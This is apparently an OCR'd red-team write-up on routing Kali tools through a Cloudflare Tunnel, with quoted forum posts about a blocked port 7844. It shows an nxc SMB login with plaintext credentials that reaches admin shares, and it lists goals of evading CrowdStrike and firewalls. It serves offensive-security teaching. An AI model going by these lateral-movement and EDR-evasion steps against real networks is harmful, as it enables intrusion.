
WARP to Cloudflared Consoles



```
$ warp-cli status
Status update: Connected
```




```
c:\temp>cloudflared tunnel run --token eyJhIjoiZmQ0NzliNWU3NWI1NE5MDAwZTJhNGFkZGQzYjIiLCJ0IjoiYjQyMjk4ZTQt:4ZTQtZjliYy00ZTU2LTkxNTgtNTZlMjVhY2Y2ZWY5I
iwicyI6Ik1tRmhZV[redacted]
2024-10-25T18:37:29Z INF Starting tunnel tunnelID=b42298e4-f9bc-4e56-9158-56e25acf6ef9
2024-10-25T18:37:29Z INF Version 2024.9.1
2024-10-25T18:37:29Z INF Registered tunnel connection connIndex=0 connection=4802cf26-20a2-4be0-8f7c-2525a028becc event=0 ip=198.41.200.193 location
=lhr13 protocol=quic
2024-10-25T18:37:30Z INF Registered tunnel connection connIndex=1 connection=3b441104-ce14-4aad-a4f2-fbb0e0657079 event=0 ip=198.41.192.227 location
=lhr10 protocol=quic
2024-10-25T18:37:31Z INF Registered tunnel connection connIndex=2 connection=e273392b-394a-4275-bf3e-1b6b101715cd event=0 ip=198.41.200.233 location
=lhr14 protocol=quic
2024-10-25T18:37:32Z INF Registered tunnel connection connIndex=3 connection=7d361abb-096e-4f60-8805-78fbb1677082 event=0 ip=198.41.192.7 location=l
hr10 protocol=quic
```




```
[25/10/24 17:10:31] 192.168.0.203 (david㉿kali)-[~]
$ nxc smb 192.168.1.138 -u ekennedy -p 'Password1' --shares
SMB         192.168.1.138   445    ELISH            [*] Windows 10 Enterprise LTSC 2021 19044 x64 (name:ELISH)
SMB         192.168.1.138   445    ELISH            [+] KENNEDY.local\ekennedy:Password1 (Pwn3d!)
SMB         192.168.1.138   445    ELISH            [*] Enumerated shares
SMB         192.168.1.138   445    ELISH            Share           Permissions     Remark
SMB         192.168.1.138   445    ELISH            -----           -----------     ------
SMB         192.168.1.138   445    ELISH            ADMIN$          READ,WRITE      Remote Admin
SMB         192.168.1.138   445    ELISH            C$              READ,WRITE      Default share
SMB         192.168.1.138   445    ELISH            IPC$                            Remote IPC
SMB         192.168.1.138   445    ELISH            temp            READ,WRITE
SMB         192.168.1.138   445    ELISH            Users           READ,WRITE
```

Failed to dial to edge



```
c:\temp>cloudflared tunnel run --token eyJhIjoiZmQ0NzliNWU3NWI1NThhNWE5MDAwZTJhNGFkZGQzYjIiLCJ0IjoiYjQyMjNWE5MDAwZTJhNGFkZGQzYjIiLCJ0IjoiYhY2Y2ZWY5I
iwicyI6Ik1tRmhZVFJq[redacted]
2024-10-25T18:47:39Z INF Starting tunnel tunnelID=b42298e4-f9bc-4e56-9158-56e25acf6ef9
2024-10-25T18:47:39Z INF Version 2024.9.1
2024-10-25T18:47:40Z WRN Your version 2024.9.1 is outdated. We recommend upgrading it to 2024.10.1
2024-10-25T18:47:44Z ERR Failed to create new quic connection error="failed to dial to edge with quic: timeout: no recent network activity" connInde
x=0 event=0 ip=198.41.192.77
2024-10-25T18:47:44Z INF Retrying connection in up to 2s connIndex=0 event=0 ip=198.41.192.77
2024-10-25T18:47:51Z ERR Failed to create new quic connection error="failed to dial to edge with quic: timeout: no recent network activity" connInde
x=0 event=0 ip=198.41.200.63
2024-10-25T18:47:51Z INF Retrying connection in up to 4s connIndex=0 event=0 ip=198.41.200.63
2024-10-25T18:47:52Z INF Initiating graceful shutdown due to signal interrupt ...
```




r/selfhosted • 2 yr. ago
s33d5

Alternative to Cloudflare if I can't open port 7844

I have a linux server hosting an app that I want to expose using my namecheap domain name.

The network that the linux server is behind *seems* to be blocking port 7844, docker error:

```
"ERR Serve tunnel error error="DialContext error: dial tcp xxx:7844: i/o timeout" connIndex=0 ip=xxx

ERR Unable to establish connection with Cloudflare edge error="DialContext e rror: dial tcp xxx.:7844: i/o timeout" connIndex=0 ip=xxx.33 "
```



How to change from port 7844


■ Website, Application, Performance ■ Spectrum ■ CloudflareTunnel

sdd4s 1 ✎ Aug 2022

I have a linux server that's behind a corp network that blocks port 7844.

So, this means I get:

```
ERR Serve tunnel error error="DialContext error: dial tcp 198.41.200.53:7844: i/o timeout" connIndex=0 ip=198.41.200.53

DialContext error: dial tcp 198.41.200.53:7844: i/o timeout
```



Cyb3r-Jak3 MVP '22 - '24

Yes if port 7844 is blocked outbound then you can't use cloudflared.

Cyb3r-Jak3 MVP '22 - '24 Aug 2022


I believe this error is due to the Cloudflared not being able to connect to Cloudflare edge. Do you have any firewall rules blocking it?

Ports and IPs are documented here:

developers.cloudflare.com

Ports and IPs · Cloudflare Zero Trust docs 44

Users can implement a positive security model with Cloudflare Tunnel by restricting traffic originating from cloudflared. The parameters below can be ...



Required for tunnel operation

`cloudflared` connects to Cloudflare's global network on port `7844`. To use Cloudflare Tunnel, your firewall must allow outbound connections to the following destinations on port `7844` (via UDP if using the `quic` protocol or TCP if using the `http2` protocol).

Domain	IPv4	IPv6	Port	Protocols


`region1.v2.argotunnel.com`	`198.41.192.167`
	`198.41.192.67`
	`198.41.192.57`
	`198.41.192.107`
	`198.41.192.27`
	`198.41.192.7`
	`198.41.192.227`
	`198.41.192.47`
	`198.41.192.37`
	`198.41.192.77`
		`2606:4700:a0::1`
		`2606:4700:a0::2`
		`2606:4700:a0::3`
		`2606:4700:a0::4`
		`2606:4700:a0::5`
		`2606:4700:a0::6`
		`2606:4700:a0::7`
		`2606:4700:a0::8`
		`2606:4700:a0::9`
		`2606:4700:a0::10`
			7844	TCP/UDP (`http2` / `quic`)

ASSUMPTION IS THE MOTHER OF ALL SCREW-UPS!

RTFM!


Read The F**king Manual

Breaks 1 of my 5 Tests




1. Proxy Kali Tools
2. Ignored By CrowdStrike
3. Firewall Friendly
4. Ligolo Alternative
5. No Pre-Installed SSH Client

The Issue

